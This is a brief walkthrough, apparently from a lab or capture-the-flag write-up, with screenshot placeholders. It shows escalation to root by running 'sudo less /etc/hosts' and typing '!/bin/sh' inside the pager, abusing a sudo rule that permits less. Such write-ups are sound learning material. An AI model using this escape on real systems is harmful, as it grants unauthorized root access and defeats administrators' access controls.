
First,Lets use sudo less /etc/hosts.As we have authority to use Sudo for Less.

After opening /etc/hosts ,just type !/bin/sh and hit enter.

Boom,We are Root.